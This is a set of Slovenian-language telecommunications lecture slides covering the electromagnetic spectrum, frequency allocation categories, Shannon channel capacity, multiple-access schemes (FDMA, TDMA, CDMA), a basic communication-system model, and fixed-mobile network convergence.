

- povzročajo razbitje molekul, spremembe DNA zapisa

### ■ (ne)vidna svetloba

- zelo visoke frekvence reda  $10^{15}$  Hz (1.000.000 GHz)


### ■ radijsko področje

- kjer je mogoče vzbuditi EMV z antenami in izmeničnim električnim tokom





# Namenska raba frekvenčnega spektra




NOT ALLOCATED	BROADCASTING-SATELLITE	MARITIME MOBILE	RADIO ASTRONOMY	SPACE OPERATION
AERONAUTICAL MOBILE	EARTH EXPLORATION-SATELLITE	MARITIME RADIONAVIGATION	RADIOLOCATION	SPACE RESEARCH
AERONAUTICAL RADIONAVIGATION	FIXED	METEOROLOGICAL AIDS	RADIONAVIGATION	STANDARD FREQUENCY AND TIME SIGNAL
AMATEUR	FIXED-SATELLITE	METEOROLOGICAL-SATELLITE	RADIONAVIGATION SATELLITE	STANDARD FREQUENCY AND TIME SIGNAL-SATELLITE
AMATEUR-SATELLITE	INTER-SATELLITE	MOBILE		
BROADCASTING	LAND MOBILE	MOBILE-SATELLITE		

Vir: <http://www.tra.gov.eg/EgyAllocChart.pdf>



# Zmogljivost prenosnega kanala

- **Kdaj prenesemo več podatkov**
  - če prenašamo dlje časa na širšem pasu z večjo močjo



$$C = B \cdot \log_2 \left( 1 + \frac{S}{N} \right)$$

Shannon - zmogljivost zveze [bit/s]

Zmogljivost prenosa informacij:

- T - Čas
- B - Pasovna širina (frekvenca)
- S - Razmerje signal/šum (moč)


$$I = T \times B \times S$$

- **Kako več uporabnikov navidezno hkrati prenaša podatke**
  - FDMA - frekvenčni sodostop (Frequency Division Multiple Access)
  - TDMA - časovni sodostop (Time Division Multiple Access)
  - CDMA - kodni sodostop (Code Division Multiple Access)



# Primer komunikacijskega sistema

- Relacija izvor - oddajnik - kanal - sprejemnik - ponor
  - izločanje irelevance (izvorno kodiranje: kompresija)
  - dodajanje redundance (kanalsko kodiranje: zaščita)
  - moduliranje (modulator: premik na višjo frekvenco)
  - prenosni kanal (izsevanje EMV iz antene)






# Dosegljivost storitev vedno in povsod

## ■ Konvergenca omrežnih tehnologij

- integracija fiksnih in mobilnih omrežij
- raznolike karakteristike
  - pokritost območja
  - hitrost komunikacije
  - kapaciteta omrežja
  - cena komunikacije
  - nabor storitev




Angl. Seamless Mobility



